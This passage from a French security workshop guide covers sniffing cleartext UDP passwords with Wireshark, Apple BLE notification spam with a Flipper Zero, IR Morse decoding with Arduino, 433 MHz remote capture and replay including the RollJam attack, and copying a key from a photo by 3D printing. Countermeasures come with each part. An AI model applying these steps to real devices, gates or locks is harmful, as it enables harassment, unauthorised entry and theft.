frame contains "password"	Ne garde que les paquets contenant cette chaîne	Trouver les paquets avec les mots de passe
udp.port == 9999	Cible le service de diffusion sur le port 9999	Cibler le service du workshop
ip.dst == 192.168.1.255	Ne garde que le trafic broadcast	Isoler les broadcasts du réseau
ip.src == 192.168.1.2	Cible les paquets venant de la Raspberry Pi	Isoler la source des mots de passe

Manipulation réalisée

1. Cliquer droit sur un paquet UDP → `Suivre` → `Flux UDP`. Wireshark réassemble et affiche la charge utile complète.
2. Pour rechercher une chaîne dans toute la capture : `Ctrl+F` → taper `password` → type : `Chaîne`.

❓ Pourquoi cela ne se passe pas ainsi dans la vraie vie

Cette interception a été possible ici parce que le scénario du workshop l'organisait volontairement. En situation réelle, plusieurs mécanismes empêcheraient ou complexifieraient ce type d'attaque.

Ce qui a permis l'interception ici	Ce qui protège dans un vrai réseau professionnel
Données transmises en clair (UDP sans chiffrement)	Tout trafic sensible est chiffré (HTTPS, TLS, VPN) — les paquets capturés sont illisibles
Broadcast sur tout le réseau (255.255.255.255)	Segmentation réseau (VLANs) — chaque département est sur un réseau isolé
Réseau WiFi partagé entre attaquant et victime	Réseaux WiFi séparés (invités vs professionnels) avec isolation des clients
Aucune inspection du trafic	Systèmes de détection d'intrusion (IDS/IPS) qui alertent sur les captures de trafic suspects
Mode promiscuité non détecté	Systèmes NAC (Network Access Control) qui surveillent les comportements réseau anormaux

◆ Récupération du code secret

Une fois le mot de passe de l'équipe 2 extrait de la capture Wireshark (modep@SS-E2), il est utilisé pour s'authentifier sur le serveur web local du PC hôte. Le serveur donne alors accès au fichier contenant le code secret de l'atelier.

✓ Ce que cet atelier démontre

Un réseau local n'est pas intrinsèquement sûr : tout appareil connecté peut potentiellement capturer le trafic des autres.

UDP sans chiffrement expose les données à toute personne sur le même réseau.

La vraie protection : chiffrer les données, pas les cacher.

ATELIER 6

Apple BLE Spam — Bombardement de Notifications Bluetooth

Niveau : Débutant

📖 Contexte et objectif

Le protocole Bluetooth Low Energy (BLE) d'Apple, appelé Continuity, est utilisé pour la communication entre appareils Apple : AirDrop, AirPods, Apple Watch, Handoff. Chaque fois qu'un iPhone reçoit un paquet BLE avec une structure reconnue par ce protocole, il affiche automatiquement une notification à l'écran, sans aucune confirmation préalable.



▲ Flipper Zero déclenchant une popup 'Wireless Audio Sync' sur un iPhone — protocole Apple Continuity

📖 Qu'est-ce que le protocole Apple Continuity ?

Continuity regroupe AirDrop, connexion automatique aux AirPods, Apple Watch déverrouillant le Mac...

Ces fonctionnalités passent par des paquets BLE diffusés en broadcast (sans connexion établie).

iOS traite ces paquets et affiche des popups sans vérification d'identité préalable.

La structure de ces paquets est documentée publiquement sur github.com/furiousMAC/continuity/

? Types de notifications déclenchables

Notification Apple	Ce que l'iPhone affiche	Paquet Continuity simulé
AirPods Pro (pairing)	Popup d'association AirPods avec animation 3D	Proximity Pair — Product ID AirPods Pro
AirPods Max (pairing)	Popup d'association AirPods Max avec animation	Proximity Pair — Product ID AirPods Max
Apple TV Audio Sync	Popup 'Wireless Audio Sync' (comme sur la photo)	Nearby Action — Action ID 0x27
Apple TV Setup	Popup de configuration d'une Apple TV	Nearby Action — Action ID 0x09
Airtag Found Moving	Alerte de sécurité 'AirTag détecté en mouvement'	Nearby Action — Action ID 0x05
Apple Watch Pairing	Popup de mise en route d'une Apple Watch	Proximity Pair — Product ID Apple Watch
iPhone New Device	Popup 'Nouveau iPhone détecté'	Proximity Pair — Product ID iPhone générique
Random (toutes)	Envoie aléatoirement l'un des types ci-dessus	Tous les types en rotation aléatoire

? Connaître les firmware

L'application Apple BLE Spam n'est pas disponible sur tous les firmwares. Chaque firmware a ses avantages et ses limites. Le firmware officiel du Flipper Zero

? Solution recommandée — Firmware Momentum

Le firmware Momentum (github.com/Next-Flip/Momentum-Firmware) intègre nativement BLE Spam, recompilé à chaque release. C'est la solution la plus fiable sur OFW 1.4.3.

Installation : télécharger le .tgz depuis les releases → qFlipper → icône dossier → sélectionner .tgz → Install.

Retour à OFW possible à tout moment via qFlipper → choisir Release OFW → Install.

Installer le firmware Momentum

1. Aller sur github.com/Next-Flip/Momentum-Firmware/releases/latest dans le navigateur.
2. Télécharger le fichier dont le nom se termine par .tgz (ex : momentum-firmware-1.x.x.tgz).
3. Brancher le Flipper en USB au PC et ouvrir qFlipper.
4. Dans qFlipper, cliquer sur l'icône en forme de fichier/dossier en bas à gauche de l'interface.
5. Dans la boîte de dialogue, naviguer jusqu'au fichier .tgz téléchargé et le sélectionner.
6. qFlipper affiche la progression de l'installation (environ 2 minutes). Le Flipper redémarre automatiquement.
7. A l'écran du Flipper, le nom du firmware affiché passe de Official Firmware à Momentum.

► Utilisation de l'application

Manipulation réalisée

1. Dans le menu de l'app, choisir un type : `AirPods Pro` , `Apple TV Audio Sync` , `AirTag` , `Random` ...
2. Appuyer sur `OK` pour démarrer l'émission. S'approcher à moins de 5 mètres d'un iPhone.
3. Observer les popups apparaître. Appuyer sur `Retour` pour stopper l'émission.

🔍 Ce qui se passe techniquement

```
# Structure d'un paquet BLE Continuity (exemple AirPods Pro)

AD Type: 0xFF          # Manufacturer Specific Data
Company ID: 0x004C      # Apple, Inc. – identifiant constructeur enregistré
Continuity Type: 0x07   # Proximity Pair – type d'accessoire
Length: 0x19           # Longueur du payload
Model ID: 0x2002        # AirPods Pro – identifiant produit

# Le Flipper genere ces octets et les emet via son module BLE.
# iOS lit le Company ID 0x004C (Apple), reconnait le type Continuity
# et affiche la popup – sans aucune cle cryptographique ni authentication.
```

✓ Ce que cet atelier démontre

Apple n'impose aucune authentification sur les paquets BLE du protocole Continuity.
Le Company ID 0x004C (Apple) peut être usurpé par n'importe quel émetteur BLE.
La confiance implicite accordée à un identifiant constructeur Bluetooth est une limite structurelle du protocole BLE.

ATELIER 7

Infrarouge — Comprendre et Reproduire des Signaux IR

Niveau : Intermédiaire

📖 Contexte et objectif

Le signal infrarouge (IR) est le protocole utilisé par la quasi-totalité des télécommandes grand public : télévisions, climatiseurs, amplis, projecteurs. C'est une émission lumineuse invisible à l'oeil nu, modulée à 38 kHz, que le récepteur IR d'un appareil sait reconnaître et interpréter.

Cet atelier suit trois étapes : comprendre le hardware, programmer une LED IR via Arduino pour émettre du code Morse, puis capturer et décoder ce signal avec le Flipper Zero via l'application IRScope.

📖 Pourquoi moduler à 38 kHz ?

Un récepteur IR reçoit en permanence de la lumière infrarouge parasite : soleil, ampoules, sources de chaleur.

Pour distinguer un vrai signal du bruit ambiant, les récepteurs intègrent un filtre passe-bande centré sur 38 kHz.


Modulée à 38 kHz, la LED clignote 38 000 fois par seconde pendant chaque bit '1' : le filtre du récepteur la reconnaît.

La librairie IRremote gère automatiquement cette modulation.


📖 Partie 1 — Préparation du hardware

Le circuit est composé d'une LED infrarouge et d'une résistance de limitation de courant, connectées en série entre la broche D12 de l'Arduino Uno et la masse (GND).


◆ Schéma du circuit



◆ Implantation sur breadboard



▲Breadboard : fil D12 en ligne 1, résistance 68 Ω sur lignes 1-2, LED IR sur lignes 2-3, fil GND en ligne 3



Polarité de la LED IR — à ne pas inverser

Une LED est une diode : elle ne laisse passer le courant que dans un sens. Branchée à l'envers, elle ne s'allume pas.

Identifier le + (anode) : la patte la plus longue. Elle se connecte côté résistance, vers D12.

Identifier le - (cathode) : la patte la plus courte. Elle se connecte vers GND.

◆ Montage réel



▲Montage complet : Arduino Uno relié à la breadboard avec la LED IR, Flipper Zero positionné face au montage.

? Partie 2 — Programmation de la LED IR

◆ Étape A — Valider le câblage avec Blink

Le programme Blink fait clignoter la LED une fois par seconde et valide que le circuit est correctement câblé.

Manipulation réalisée

1. Installer l'IDE Arduino depuis `arduino.cc/en/software`.
2. Ouvrir : `Fichier` → `Exemples` → `01.Basics` → `Blink`.
3. Aux lignes 28, 33 et 35, remplacer `LED_BUILTIN` par `12` et vérifier que le mode est `OUTPUT`.
4. Brancher l'Arduino au PC en USB, puis cliquer sur `Téléverser`.
5. Filmer la LED IR avec la caméra du téléphone : elle doit apparaître blanche ou violette, clignotant environ une fois par seconde.

◆ Étape B — Installer la librairie IRremote

Manipulation réalisée

1. Dans l'IDE Arduino : `Outils` → `Gérer les librairies` (ou `Ctrl+Shift+I`).
2. Rechercher `IRremote`. Installer le premier résultat (éditeur : shirriff).
3. Valider l'installation des dépendances si l'IDE le demande.

4. Vérifier : **Fichier** → **Exemples** → **IRremote** doit apparaître dans la liste.

◆ Étape C — Programme Morse IR

```
#include <IRremote.hpp>

const int IR_SEND_PIN = 12;    // broche de la LED IR
IRsend irsend;                // objet IRremote

const int DOT_MS    = 100;     // duree d'un point : 100 ms
const int DASH_MS   = 300;     // duree d'un tiret  : 300 ms
const int GAP_MS    = 100;     // silence entre deux symboles
const int LGAP_MS   = 300;     // silence entre deux lettres

void dot() { irsend.mark(DOT_MS * 1000); delay(GAP_MS); }
void dash() { irsend.mark(DASH_MS * 1000); delay(GAP_MS); }

void setup() { irsend.begin(IR_SEND_PIN); }

// Exemple : emettre 'SOS' ( ... --- ... )
void loop() {
  dot(); dot(); dot();      // S
  delay(LGAP_MS);
  dash(); dash(); dash();   // O
  delay(LGAP_MS);
  dot(); dot(); dot();      // S
  delay(2000);              // pause avant repetition
}
```

La notre code envoie SOS mais il peut être configuré pour envoyer tout type de message

Manipulation réalisée

1. Ouvrir le programme Morse IR fourni par les organisateurs dans l'IDE Arduino.
2. Vérifier que la broche est bien **12** en haut du fichier.
3. Brancher l'Arduino, cliquer sur **Téléverser**. L'Arduino émet en continu le message en infrarouge.

🔗 Partie 3 — Décoder le signal avec le Flipper Zero (IRScope)

Le Flipper Zero intègre un récepteur IR avec filtre à 38 kHz. L'application IRScope visualise graphiquement les impulsions reçues en temps réel, comme un oscilloscope dédié à l'infrarouge.


IRScope n'est pas préinstallée sur le Flipper Zero. Elle doit être installée depuis le catalogue officiel en ligne lab.flipper.net. Elle est gratuite, officielle, et toujours compilée pour le firmware actuel.

◆ Installer IRScope depuis lab.flipper.net

Manipulation réalisée

1. Sur l'application mobile Flipper (iOS ou Android), aller dans l'onglet **Hub** → **Apps**.
2. Rechercher **IR Scope** dans la barre de recherche.

3. Appuyer sur `Install`. L'application se télécharge et s'installe automatiquement sur le Flipper connecté en Bluetooth.
4. Alternative via navigateur : aller sur `lab.flipper.net/apps/ir_scope` → cliquer `Install` (nécessite d'être connecté via le Flipper Lab).



▲lab.flipper.net/apps/ir_scope — IRScope v1.4 — catégorie Infrared — 4,5 KiB

◆ Utiliser IRScope pour décoder le message Morse

Manipulation réalisée

1. Sur le Flipper Zero : `Apps` → `Infrared` → `IR Scope`.
2. Pointer le récepteur IR du Flipper (face avant, petite fenêtre noire) vers la LED IR de l'Arduino, à 10 à 20 cm.
3. L'écran affiche les impulsions graphiquement. Identifier les barres courtes (points) et longues (tirets) dans chaque groupe.



▲Flipper Zero en mode IRScope : signal Morse infrarouge capturé en temps réel

4. Décoder le message lettre par lettre avec la table de code Morse ci-dessous.
5. Alternative : `Infrared` → `Learn New Remote` — le Flipper tente de capturer et identifier le protocole automatiquement.

📖 Comment IRScope affiche le signal

Chaque rafale IR reçue est représentée par une barre verticale sur l'écran du Flipper.

Barre courte = point (.). Barre longue = tiret (—).

Un groupe de barres = une lettre. Un silence long entre groupes = séparation de lettres.

◆ Table de code Morse

INTERNATIONAL MORSE CODE

1 . — — — —	6 —	A . —	J . — — — —	S
2 . . — — —	7 — — — . .	B —	K — . —	T —
3 . . . — —	8 — — — — . .	C — . — . .	L . — . . .	U . . — —
4 —	9 — — — — — .	D — — . .	M — — —	V . . . — —
5	0 — — — — —	E .	N — . .	W . — — — —
		F . . — . .	O — — — —	X — —
		G — — — .	P — — . . .	Y . . — . — —
		H	Q — — — . —	Z — — — . .
		I . .	R . — . .	

shutterstock.com · 2259626495

✓ Ce que cet atelier démontre

Les signaux IR sont des protocoles non chiffrés, transmis en impulsions modulées lisibles à l'oscilloscope.

Le Flipper Zero peut capturer, analyser et rejouer n'importe quel signal IR : téléviseurs, climatiseurs, projecteurs.

La modulation à 38 kHz est une mesure anti-parasite, pas une mesure de sécurité.

ATELIER 8

Sub-GHz — Replay Attack sur Télécommandes 433 MHz

Niveau : Débutant

🔗 Contexte et objectif

De nombreux appareils du quotidien communiquent par radio dans la bande Sub-GHz : portails de garage, volets roulants motorisés, alarmes maison, boutons de panique, thermostats sans fil. Ces appareils utilisent souvent des codes fixes une fois pour toutes en usine. Une fois ce code capturé, n'importe qui peut déclencher l'action correspondante à l'infini.

Cet atelier capture le signal d'une télécommande à code fixe avec le Flipper Zero, puis le rejoue pour déclencher l'action (ouvrir un portail, activer une prise télécommandée, déclencher une alarme). La deuxième partie compare ce comportement avec les télécommandes à rolling code (code tournant) pour expliquer pourquoi certains systèmes résistent à cette attaque.

Code fixe vs Rolling Code

Code fixe : la télécommande envoie toujours le même code. N'importe qui qui capture ce code peut le rejouer.

Rolling Code (ou code tournant) : à chaque appui, la télécommande génère un nouveau code selon un algorithme synchronisé avec le récepteur (KeeLoq, AUT64). Le code déjà utilisé est invalide.

Exemples de systèmes à code fixe vulnérables : prises télécommandées, vieilles alarmes, télécommandes de portails des années 2000.

Exemples de systèmes à rolling code protégés : télécommandes de voitures modernes, portails haut de gamme, alarmes récentes.

Attention : rolling code ne signifie pas invulnérable — l'attaque RollJam de Samy Kamkar contourne ce mécanisme.

🔗 Protocoles et fréquences courants

Fréquences les plus communes en Europe :

- 433,92 MHz → télécommandes portails, prises, alarmes (la plus répandue)
- 868,35 MHz → domotique, capteurs, serrures connectées
- 315,00 MHz → surtout utilisé aux États-Unis

Modulations courantes :

- AM/OOK → On-Off Keying : le signal est juste allumé ou éteint
- FSK → Frequency Shift Keying : deux fréquences légèrement différentes
- ASK → Amplitude Shift Keying : variation d'amplitude

Le Flipper Zero couvre 300-928 MHz en émission et réception.

Protocoles connus déjà intégrés : Princeton, Nice Flor, CAME, BFT, Faac, Somfy...

🔍 Manipulation réalisée — Capturer et rejouer

Manipulation réalisée

1. Sur le Flipper : Sub-GHz → Read (ou Read RAW pour capturer brut sans décoder).
2. Appuyer sur la télécommande cible — le Flipper affiche le protocole détecté, la fréquence et le code.
3. Appuyer sur Save pour enregistrer le signal sous un nom personnalisé.
4. Aller dans Sub-GHz → Saved → sélectionner le signal → Send.
5. Observer le déclenchement de l'appareil cible (portail, prise, volet).
6. Tester la même séquence sur une télécommande de voiture ou portail récent : aucun effet — rolling code actif.

🔍 Analyser le signal capturé

Le mode Read RAW enregistre le signal brut sans chercher à le décoder. Cela permet de capturer des protocoles inconnus que le Flipper ne reconnaît pas nativement. Le signal peut ensuite être analysé dans un logiciel comme Universal Radio Hacker (URH) ou Inspectrum sur PC.

```
# Sur le Flipper — mode Raw :  
Sub-GHz → Read RAW → Start  
# Appuyer sur la télécommande pendant l'écoute  
# Le Flipper enregistre les durées des impulsions brutes  
  
# Pour analyser sur PC avec Universal Radio Hacker :  
# 1. Exporter le fichier .sub depuis la carte SD du Flipper  
# 2. Ouvrir URH → File → Open  
# 3. URH affiche le signal en niveaux logiques  
# 4. Identifier la modulation (OOK, FSK...)  
# 5. Decoder les bits → identifier le code  
  
# Convertir un fichier .sub brut en signal analysable :  
# Le fichier .sub contient des durées en microsecondes  
# Format : RAW_Data: -500 1000 -500 500 ...  
# Négatif = silence, Positif = signal
```

⚠️ L'attaque RollJam — Quand le rolling code ne suffit pas

Le chercheur en sécurité Samy Kamkar a publié en 2015 une attaque qui contourne les rolling codes. Le principe : bloquer la première émission de la télécommande (brouillage), capturer le code. La victime réappuie, on laisse passer ce deuxième code (la porte s'ouvre), mais on a capturé le premier code qui reste valide. On peut l'utiliser plus tard.

```
Chronologie de l'attaque RollJam :  
  
Victime appuie → [Flipper brouille + capture code N]
```

```
→ porte ne s'ouvre pas
Victime réappuie → [Flipper laisse passer code N+1]
→ porte s'ouvre (victime satisfaite)
→ Flipper a capturé code N (encore valide)

Plus tard, l'attaquant rejoue code N → porte s'ouvre

Note : nécessite un module amplificateur Sub-GHz pour le brouillage.
Le Flipper seul ne peut pas faire le brouillage – il faudrait un
second émetteur sur la même fréquence.
```

Ce que cet atelier démontre

Des millions d'appareils grand public émettent des codes radio sans aucun chiffrement ni mécanisme anti-rejeu.

Capturer et rejouer un signal Sub-GHz 433 MHz est trivial avec le Flipper Zero : aucune compétence technique requise.

La différence entre code fixe et rolling code illustre concrètement l'évolution de la sécurité des protocoles radio.

Même les rolling codes ont des failles (RollJam)

Contre-mesures

Préférer des appareils utilisant le protocole KeeLoq avec rolling code pour les portails et volets neufs.

Pour les systèmes critiques : utiliser des protocoles avec chiffrement AES et authentification mutuelle.

Vérifier qu'un portail ne s'ouvre pas sans action physique de l'utilisateur Les télécommandes de voiture modernes utilisent du rolling code elles sont résistantes au replay simple mais vulnérables au RollJam.

ATELIER 9

Sécurité Physique — Copie de Clé et Impression 3D

Niveau : Intermédiaire

🔗 Contexte et objectif

Une clé n'a pas besoin d'être volée pour être copiée. Il suffit de la photographier. Avec le code de coupure (bitting) extrait de la photo, il est possible de générer un modèle 3D et d'imprimer une clé fonctionnelle en PLA en moins de 5 minutes. Cette technique illustre un vecteur d'attaque physique souvent sous-estimé : la divulgation involontaire d'une clé.

Qu'est-ce que le bitting d'une clé ?

Le bitting est le code qui décrit la profondeur de chaque coupure de la clé, de la base (bow) à la pointe (tip).

Chaque position est notée de 0 (coupure superficielle) à 9 (coupure profonde).

Exemple : 056266 = 6 positions avec les profondeurs 0, 5, 6, 2, 6, 6.

Ce code correspond exactement aux hauteurs des goupilles dans la serrure.

Avec ce seul code et le profil de on peut reproduire la clé à l'identique.



🔗 Étape 1 — Extraire le bitting depuis une photo

L'application KeyDecoder (open-source, iOS et Android) analyse automatiquement une photo de clé et restitue le bitting. En alignant la clé sur le gabarit affiché dans l'app, le code de coupure est calculé en quelques secondes.

Manipulation réalisée


1. Photographier la clé cible à plat, face visible, avec un fond neutre.
2. Ouvrir KeyDecoder (github.com/MaximeBeasse/KeyDecoder).
3. Importer la photo → aligner la clé sur le gabarit → Calculate.
4. Noter le bitting affiché (ex : 056266) et identifier le profil marqué sur la clé (ex : SC4 = Schlage Classic).

🔗 Étape 2 — Générer le modèle 3D sur keygen.co

keygen.co est un site web gratuit qui génère un fichier STL (modèle 3D) à partir du bitting et du profil de clé. Il supporte les profils les plus courants : Schlage SC1/SC4, Kwikset KW1/KW10, Yale Y1/Y11...

Manipulation réalisée


1. Aller sur keygen.co dans le navigateur.
2. Choisir le type de clé (ex : Schlage Classic) et le nombre de goupilles (5-pin ou 6-pin).
3. Saisir le bitting extrait dans le champ dédié (ex : 056266).
4. Cliquer sur Generate puis télécharger le fichier .stl.



▲keygen.co — génération du modèle 3D à partir du bitting 056266, profil Schlage Classic 5 goupilles

Étape 3 — Slicer et impression

Le fichier STL est chargé dans un slicer (Bambu Studio, Cura, PrusaSlicer). Les paramètres recommandés : hauteur de couche 0,10 mm pour la précision, remplissage 100%, matériau PLA. L'impression prend 4 à 6 minutes selon l'imprimante.



Ce que cet atelier démontre

Une clé n'a pas besoin d'être physiquement volée pour être copiée : une simple photo à distance suffit. Le bitting d'une clé est lisible à l'oeil nu sur une photo nette. Des outils gratuits et accessibles permettent de passer d'une photo à une clé imprimée en moins de 10 minutes.

Contre-mesures

Ne jamais laisser ses clés visibles et photographiables dans des espaces publics ou semi-publics. Faire attention aux photos partagées sur les réseaux sociaux où des clés pourraient être visibles en arrière-plan.

Les clés haute sécurité intègrent des éléments supplémentaires (encoches latérales, éléments magnétiques) non reproductibles en 3D.

Solution optimale pour les accès critiques : contrôle d'accès électronique sans clé mécanique (badge + code, biométrie).